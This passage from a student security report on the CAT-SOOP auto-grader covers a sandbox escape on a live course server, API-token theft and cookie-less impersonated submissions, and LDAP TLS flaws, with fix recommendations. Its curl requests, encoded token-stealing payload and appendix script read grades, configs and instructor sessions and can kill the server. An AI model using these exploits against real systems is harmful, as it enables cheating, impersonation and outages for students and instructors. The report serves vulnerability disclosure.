
Staff Gradeview

Figure 9: Web pages which *should* only be accessible to Instructors.

8.1.7 Shut down the 6.0001+2 website

In certain configurations of CAT-SOOP, students should not be able to spawn new processes from the code input box. However, 6.0001+2 is running a version of CAT-SOOP from 2019 (v2019.9.7) which does not have this protection. With this power, we were able to run **any** bash command given the permissions of our user. Because the code input box's permissions allows to create a file with executable permissions in the home directory, any student can run arbitrary bash scripts on the server using a bash command. Furthermore, the output from these commands can be redirected to a new output file (which can be created under these permissions) and later can be read to return the result of the command to the website's code output box.

Given the power to run any bash command and see its output, we were able to list all of the processes running on this computer as shown in Figure 10. We found the process and process ID associated with keeping CAT-SOOP running on the 6.0001+2 machine. We also had the permissions to kill the process as well (since this process and the student code are run under the same user). In theory, we could shut down the entire website, but we did not test that for clear reasons.




```
root      2624  0.0  0.0  16784  7952 ?        Ss   20:47   0:00 sshd: unknown [priv]
sshd      2625  0.0  0.0  15852  4920 ?        S    20:47   0:00 sshd: unknown [net]
catsoop   2678  0.0  0.0  57272 25736 pts/1    S    20:48   0:00 /home/catsoop/python/pycs/bin/python3 checker.py
catsoop   2682  0.0  0.0  14616  9632 pts/1    S    20:48   0:00 python3 test.py
catsoop   2683  0.0  0.0   2388   696 pts/1    S    20:48   0:00 sh -c ps -aux > output.txt
catsoop   2684  0.0  0.0  10916  3216 pts/1    R    20:48   0:00 ps -aux
catsoop   3369  0.0  0.0   8900  2488 ?        Ss   Feb08  10:27 SCREEN -S catsoop
catsoop   3370  0.0  0.0   7920  4684 pts/1    Ss   Feb08   0:00 /bin/bash
catsoop   3373  0.0  0.0  59252 34844 pts/1    S+   Feb08   7:33 /home/catsoop/python/pycs/bin/python3
/home/catsoop/python/pycs/bin/catsoop start
```

Figure 10: A partial list of processes running on the 6.0001+2 server, including the process which keeps the 6.0001+2 website running.

8.1.8 6.0001+2 Recommendations

We strongly advise 6.0001+2 instructors to avoid local sandboxing and hosting multiple courses on the same host. In case using a remote sandbox is not possible, we recommend that the environment in which student Python code is being run is separated from the rest of the system to prevent the untrusted code from accessing the file system of the CAT-SOOP server. Additionally, we recommend that the logs for the 6.0001+2 website be encrypted so that if anyone gets access to their server, no information can be leaked.

8.2 Leaving no traces




Malicious request with Session Cookie

```
curl 'http://localhost:7667/sample_course/questions' \
  -H 'Connection: keep-alive' \
  -H 'Pragma: no-cache' \
  -H 'Cache-Control: no-cache' \
  -H 'sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Accept: */*' \
  -H 'Origin: http://localhost:7667' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Referer: http://localhost:7667/sample_course/questions' \
  -H 'Accept-Language: en-US,en;q=0.9' \
  -H 'Cookie: catsoop_sid_8d364cb2049c906b4b8e7d650aea5da0=d35deafdfe38418a8a39942eb0769734' \
  --data-raw
'action=submit&names=%5B%22q000007%22%5D&api_token=xqzICtWAaQwEzKy2Ch337tF0YWrSexqRM7yOVwx6RIvsVBZVYxTwt6aFJOzf0UYBw
UijjW&data=%7B%22q000007%22%3A%5B%22primes.py%22%2C%22data%3Atext%2Fx-python-
script%3Bbase64%2CaW1wb3J0IG9zCmltcG9ydCBzdWJwcm9jZXNzCmltcG9ydCByZXNvdXJjZQoKCmRlZiBwcmltZShuKToKCiAgICB3aXRoIG9wZ
W4oZiIvVXNlcnMvYWRhZGltYS9kb25vdG9wZW5tZS50eHQiLCAncmlnKSBhcyBmOgogICAgICAgIGxpbmVzID0gZi5yZWFkKCkKICAgIHByaW50KGYiT
ElORVM6IHtsaW5lc30iKQoKICAgIGZvciBmaWxlbmFtZSBpbiBvcy5saXN0ZGlyKCIvVXNlcnMvYWRhZGltYS8ubG9jYWwvc2hhcmUvY2F0c29vcC9fbG
9ncy9fYXBpX3Rva2VucylpOgogICAgICBwcmludChmIkFQSSBUT0tFTjoge2ZpbGVuYW1lfSIpCiAgICAgIGZuID0gZilvVXNlcnMvYWRhZGltYS8ubG9jYW
wvc2hhcmUvY2F0c29vcC9fbG9ncy9fYXBpX3Rva2Vucy97ZmlsZW5hbWV9IgogICAgICB3aXRoIG9wZW4oZm4sICJyYilpIGFzIGY6CiAgICAgICAgcHJp
bnQoZiJBUEkgVE9LRU46IHtmLnJlYWQoKX0iKQoKICAgIHJldHVybiBuICUgMiA9PSAwCgoKaWYgX19uYW1lX189PSJfX21haW5fXyI6CiAgcHJpbWUo
MykKCgoK%22%5D%7D' \
  --compressed
```

```
<8d>^@^@^@^@^@^@^@<80>^D<95><82>^@^@^@^@^@^@^@}<94>(<8c>^Gip_addr<94><8c>       127.0.0.1<94><8c>^Ocs_query_string<94><8c>^@<94><8c>^Husername<
94><8c>^Ceve<94><8c>^Dname<94><8c>^CEve<94><8c>^Eemail<94><8c>^Peves@droping.com<94><8c>^Fcourse<94><8c>^Msample_course<94>u.<8d>^@^@^@^@^@^@^@
~
```

Figure 11: Eve sends a submit request on behalf of a user after stealing their API token (underlined in red), but forgets to hide her session cookie (also in underlined)! The produced session log traces the request back to Eve so she can be caught

The third attack we implemented has been referenced by [4] as a hypothetical attack which assumed that the attacker already obtained the API token somehow. We implement this attack using two



Malicious request without Session Cookie

```
curl 'http://localhost:7667/sample_course/questions' \
  -H 'Connection: keep-alive' \
  -H 'Pragma: no-cache' \
  -H 'Cache-Control: no-cache' \
  -H 'sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"' \
  -H 'sec-ch-ua-mobile: ?0' \
  -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Accept: */*' \
  -H 'Origin: http://localhost:7667' \
  -H 'Sec-Fetch-Site: same-origin' \
  -H 'Sec-Fetch-Mode: cors' \
  -H 'Sec-Fetch-Dest: empty' \
  -H 'Referer: http://localhost:7667/sample_course/questions' \
  -H 'Accept-Language: en-US,en;q=0.9' \
  --data-raw
'action=submit&names=%5B%22q000007%22%5D&api_token=xqzICtWAaQwEzKy2Ch337tF0YWrSexqRM7yOVwx6RlvsVBZVYxTwt6aFJOzf0UYBw
UijjW&data=%7B%22q000007%22%3A%5B%22primes.py%22%2C%22data%3Atext%2Fx-python-
script%3Bbase64%2CaW1wb3J0IG9zCmltcG9ydCBzdWJwcm9jZXNzCmltcG9ydCByZXNvdXJjZQoKCmRlZiBwcmltZShuKToKCiAgICB3aXRoIG9wZ
W4oZilvVXNlcnMvYWRhZGltYS9kb25vdG9wZW5tZS50eHQiLCAncmlnKSBhcyBmOgoglCAgICAgIGxpbmVzID0gZi5yZWFkKCkKICAgIHByaW50KGYiT
ElORVM6IHtsaW5lc30iKQoKICAgIGZvciBmaWxlbmFtZSBpbiBvcy5saXN0ZGlyKCIvVXNlcnMvYWRhZGltYS8ubG9jYWwvc2hhcmUvY2F0c29vcC9fbG
9ncy9fYXBpX3Rva2VucyIpOgoglCAgICBmbiA9IGYiL1VzZXJzL2FkYWRpbWEvLmxvY2FsL3NoYXJlL2NhdHNvb3AvX2xvZ3MvX2FwaV90b2tlbnMve2Z
pbGVuYW1lfSIKICAgICAgd2l0aCBvcGVuKGZuLCAicmliKSBhcyBmOgoglCAgICAgIHByaW50KGYiQVBJIFRPS0VOOiB7Zi5yZWFkKCl9IikKCiAgICByZXR
1cm4gbiAlIDIgPT0gMAoKCmlmIF9fbmFtZV9fPT0iX19tYWluX18iOgoglHByaW1lKDMpCgoKCg%3D%3D%22%5D%7D' \
  --compressed
```


```
;^@^@^@^@^@^@^@<80>^D<95>0^@^@^@^@^@^@^@}<94>(<8c>^Gip_addr<94><8c>     127.0.0.1<94><8c>^Ocs_query_string<94><8c>^@<94>u.;^@^@^@^@^@^@^@
~
```

Figure 12: Eve again submits on behalf of the victim user but she does not include any cookie. The produced session log is completely useless.

registered users on a local CAT-SOOP instance. One of the users, Eve, manages to steal the API token of the other user, Alexandra, in a manner similar to our previous attacks. Eve then constructs a 'cURL' command to send a request to CAT-SOOP and submit random bytes as the answer to a question on behalf of Alexandra. It turns out that our malicious user Eve can do so without including any information about her currently active CAT-SOOP session, or in other words, without even being logged in. We believe that this attack is made possible by a bug in the authentication procedure of CAT-SOOP, which does not verify that the session cookie and the API token included in the request both belong to the same user. In fact, CAT-SOOP does not verify that a valid session cookie is present at all. We go even further to show that, if no cookie is present, then the malicious submission is completely untraceable.

Figure 3 shows a malicious request that includes the session cookie of Eve and the associated session log. Figure 4 depicts the same request with the distinction that it is missing the Cookie completely. Notice that the first log can trace the submission back to Eve, while the second log gives no meaningful information about the session in which the request has been made. It only includes the IP address, which in a small campus like MIT, can be the same for many different users. Therefore, we show that not only are requests made from malicious sessions served as normal requests, but the logs also do not offer any information to help identify the attacker.

8.3 LDAP



```
cs_ldap3 = {
    "server": {
        "host": "ldap.example.com",
        "use_ssl": True,
        "port": 1234,
        "get_info": "ALL",
    },
    "search": {
        "filter": "(uid={})",
        "base": "dc=example,dc=com",
        "attributes": {
            "name": "cn",
            "email": "mail",
        },
    },
}
```

Figure 13: LDAP configuration example.

When examining the different authentication methods, we chose to investigate the LDAP implementation further for two reasons: we could see it was the most recently added implementation from an open-source contributing user, and LDAP is notorious for LDAP injection attacks. LDAP uses a query-like language to access its information, so if special characters are not escaped properly, it can lead to unexpected behavior, similar to SQL injection attack.

We noticed in the source code that the LDAP implementation does a search in the directory using the password as a parameter. This implied there might be a possible LDAP injection attack. To test this, we attempted a fuzzing attack on the webpage, fuzzing the password info. We found that the LDAP library escaped and threw an error at these dangerous characters, which implies an injection attack is not possible.

Next, we looked at the actual CAT-SOOP implementation. We found that the LDAP login method actually had a substantial amount of documentation, and gave in-depth instructions on how to set up both the connection to the LDAP server and the search parameters for the request to the server, along with an example configuration (see figure 13). When testing this configuration, we found the documentation lacking in parts that could lead to a snooping attack from a naive setup. According to the CAT-SOOP documentation, setting the `use_ssl` parameter to `True` should result in an SSL connection to the server. This is important, because without setting up a third-party authentication method, LDAP servers use a plaintext password that can be snooped without an encrypted connection.

When attempting to connect to our LDAP server, we saw that it accepted a non-encrypted connection using these settings where we could snoop the plaintext password being used to log in. We tested the configuration more, and found that it refused a non-encrypted connection when we set the port to 636, the default SSL port for LDAP. We then looked into the documentation for the specific LDAP library being used, `ldap3`, and found that a function should be called, `start_tls` that is never called in the CAT-SOOP code. Calling this function also ensured an encrypted connection.

9 Security Recommendations

In light of the findings and successful attacks described in this report as well as previous reports, we formulate a few rules of thumb that instructors should follow in order to ensure that they are using CAT-SOOP correctly and safely.

We strongly advise course administrators to:

- Encrypt all logs by setting up a private key during site configuration.

- Use remote sandboxing instead of local sandboxing.
- Use a different remote sandbox for each active course (so that even if the submitted code finds a way out of the sandbox, the compromised server does not affect other classes).
- If you are using LDAP, ensure that your LDAP server is set up for SSL, and change the port in the configuration file to the default. Practically, this requires a rather complex configuration setup. If possible, a course administrator should contact their IT department to help them set up and test their server connection.
- Update CAT-SOOP as you create new courses. Older versions have security flaws which have been updated since. Also, it's good software engineering practice.

We advise the CAT-SOOP Maintainers to:

- Create a comprehensive guide for the configuration of a CAT-SOOP course and highlight the steps that are necessary for ensuring security.
- Make secure behavior the default behavior! Maybe it is possible to automate the setup of a secret key during configuration so that logs are by default encrypted.
- Fix the login procedure to verify that the API token and the cookie belong to the same person. This means rejecting all requests that do not have a valid Cookie.
- Change the port in the LDAP configuration example to port 636, and add code to startup a TLS connection. This should be the default and documentation should explain how (and why it is bad) to disable these security features.

10 Conclusion

To summarize, our analysis of a local CAT-SOOP sample course as well as of the 6.0001+2 website has confirmed the existence of each of the three gateways that we were suspecting an attacker might be able to use in order to compromise the server or other users: improper sandboxing, plain-text logs, and improperly configured authentication. We would like to stress the fact that most of the vulnerabilities presented herewith stem from wrong or insufficient configuration of CAT-SOOP -backed websites. When all the necessary precautions are taken, like log encryption, remote sandboxing, and proper LDAP setup, CAT-SOOP provides a secure and convenient system for computer science teachers to use for their online teaching duties.

11 Acknowledgments

We thank professors Yael Kalai and Ronald Rivestas, as well as the TAs and the LAs of 6.857: Computer and Network Security for their assistance throughout the course of this semester. We also thank Ana Bell for allowing us to perform a security report on the 6.0001+2 website. We would like to thank Adam Hartz for creating CAT-SOOP and allowing many courses to use the system freely.

12 Appendix

12.1 Code demonstrating the security vulnerabilities of 6.0001+2 CAT-SOOP instance

```python
import os
import subprocess

homedir = os.path.expanduser("~")
logsdir = os.path.join(homedir, ".local", "share","catsoop", "_logs")
configsdir = os.path.join(homedir, ".config", "catsoop")
coursedir = os.path.join(homedir, ".local", "share","catsoop", "courses","spring21")
coursesdir = os.path.join(homedir, ".local", "share","catsoop", "courses")
sensitive_keywords = ['secret', 'key', 'cs_data_root']

def quiz_sim(trials, q1_low, q1_high, q2_mean, q2_std):
    # uncomment to run:

    # step 1... run some malicious python
    # return os.listdir(coursesdir)

    # step 2: read course information
    # return find_MQ_soln()
    # return find_MQ_grades()
    # return read_grades_and_stuff()

    # step 3: look at configs
    # return read_catsoop_config()

    # step 4: get latest 10 entries from activity log
    # return get_latest_activity_logs()

    # step 5: this gives us the ability to impersonate an instructor
    # return "Instructor cookie: " + instructor_session_id()

    # step 6: run malicious bash scripts
    return see_processes()

    # final step: take down the server
    # return ki11_cats0Op()

def write_to_server(path_dir, filename, content):
    f = open(os.path.join(path_dir, filename), "w")
    f.write(content)
    f.close()

def remove_file(filepath):
    os.remove(filepath)

def readlines(filename):
    f = open(filename, 'r')
    final_string = ""
    for line in f.readlines():
        if contains_sensitive_info(line) and False:
            final_string += "************CENSORED************\n"
        else:
            final_string+=line
    return final_string

def readlines_anon(f):
    final_string = ""
    i = 0
    for line in f.readlines():
        items = line.split(',')
        items[0] = "student" + str(i)
        i += 1
        final_string+=",".join(items)+"\n"
    return final_string

def read_encoded_files(filename):
    with open(filename, encoding='windows-1252') as f:
        final_string = ""
        try:
            for line in f.readlines():
                final_string+=line
            return final_string
        except:
            return "cannot read " + filename
    return ""

def contains_sensitive_info(line):
    for word in sensitive_keywords:
        if word in line:
            return True
    return False


def get_latest_activity_logs():
    activity_log = os.path.join(logsdir, 'activitylog-spring21.txt')
    f = open(activity_log, 'r')
    final_string = ""
    for line in f.readlines()[-10:]:
        items = line.split(',')
        if 'ashikav' not in items[0]:
            items[0] = "{'username': USERNAME_CENSORED"
            items[2] = "'api_token': API_TOKEN_CENSORED"
        final_string+=",".join(items)
    return final_string

def get_earliest_activity_logs():
    activity_log = os.path.join(logsdir, 'activitylog-spring21.txt')
    f = open(activity_log, 'r')
    final_string = ""
    for line in f.readlines()[:10]:
        final_string+=line
    return final_string


def find_MQ_soln():
    mq_solutions_file  = os.path.join(coursedir, 'MQs', '2_MQ4', 'questions.md')
    return readlines(mq_solutions_file)

def find_MQ_grades():
```

```python
    grades_file = os.path.join(coursedir, 'MQs', '2_MQ4', '_files', '2_mq4_totals.csv')
    f = open(grades_file, 'r')
    return readlines_anon(f)

def read_grades_and_stuff():
    file = os.path.join(logsdir, 'gradesnstuff.txt')
    f = open(file, 'r')
    return f.readline() +"\n" + readlines_anon(f)

def read_catsoop_config():
    config_file = os.path.join(configsdir, 'config.py')
    return readlines(config_file)

def instructor_session_id():
    session_dir = os.path.join(homedir, ".local", "share","catsoop", "_sessions")
    session_id_instructor = ""
    session_contents = []
    for session_id in os.listdir(session_dir):
        file_contents = read_encoded_files(os.path.join(session_dir, session_id))
        if 'timzava' in file_contents or 'anabell' in file_contents:
            session_id_instructor = session_id
            break
    return session_id_instructor

def see_processes():
    os.system("ps -aux > output.txt")
    return readlines('output.txt')

def kill_catsoop(): # DONT RUN THIS EVER
    # the process id for catsoop is 3733
    os.system("kill 3373")
```

12.2 Curl request for anonymously submitting code on behalf of an unsuspecting student

```
curl -i -s -k -X $'POST' \
  -H $'Host: sicp-s1.mit.edu'
  -H $'Content-Length: 212'
  -H $'Sec-Ch-Ua: \" Not A;Brand\";v=\"99\", \"Chromium\";v=\"90\"'
  -H $'Sec-Ch-Ua-Mobile: ?0'
  -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36'
  -H $'Content-Type: application/x-www-form-urlencoded'
  -H $'Accept: /'
  -H $'Origin: https://sicp-s1.mit.edu'
  -H $'Sec-Fetch-Site: same-origin'
  -H $'Sec-Fetch-Mode: cors'
  -H $'Sec-Fetch-Dest: empty'
  -H $'Referer: https://sicp-s1.mit.edu/spring21/MQs/2_MQ4'
  -H $'Accept-Encoding: gzip, deflate'
  -H $'Accept-Language: en-US,en;q=0.9'
  -H $'Connection: close' \
  -b $'catsoop_sid_d35ebc4fa59bb8863161b7e06ce5002d=95321f731c104b36a15dbc68650fcfdc' \
  --data-binary $'action=submit&names=%5B%22MQ4_2_2%22%5D&
  api_token=Bd3xAxWXg9sizaxfJ30zjdojMfZ793yE0bmdxJFUfUBzbwK3y15EdbA8nChWvUkPHJd9aI&
  data=%7B%22MQ4_2_2%22%3A%22def+cost_model(distance%2C+pay)%3A%5Cn++++print(\'nay\')%5Cn%22%7D' \
  $'https://sicp-s1.mit.edu/spring21/MQs/2_MQ4'
```

References

[1] CAT-SOOP Mercurial Repository. https://catsoop.mit.edu/hg/catsoop.

[2] CAT-SOOP Website and Documentation. https://catsoop.mit.edu/website.

[3] Alejandro Velez, Jason Villanueva, Rami Manna. Security Analysis of CAT-SOOP: Codifying Security Practices for Executing Remotely-Generated Code. https://courses.csail.mit.edu/6.857/2018/project/Velez-Villanueva-Manna-CATSOOP.pdf.

[4] Sooraj Boominathan, Saroja Erabelli, Alap Sahoo, Samyu Yagati. Security Analysis of CAT-SOOP. https://courses.csail.mit.edu/6.857/2018/project/Boominathan-Erabelli-Sahoo-Yagati-CATSOOP.pdf.

[5] Central Authentication Service. https://en.wikipedia.org/wiki/Central_Authentication_Service.

[6] OpenID Connect. https://openid.net/connect/.

[7] MIT OpenID Connect Pilot. https://oidc.mit.edu/.

[8] Lightweight Directory Access Protocol. https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol.

[9] ldap3. https://pypi.org/project/ldap3/.

[10] Burp Suite - Application Security Testing Software. https://portswigger.net/burp.

[11] Everything curl. https://curl.se/.

[12] xmendez/wfuzz. https://github.com/xmendez/wfuzz.

[13] openldap. https://www.openldap.org/.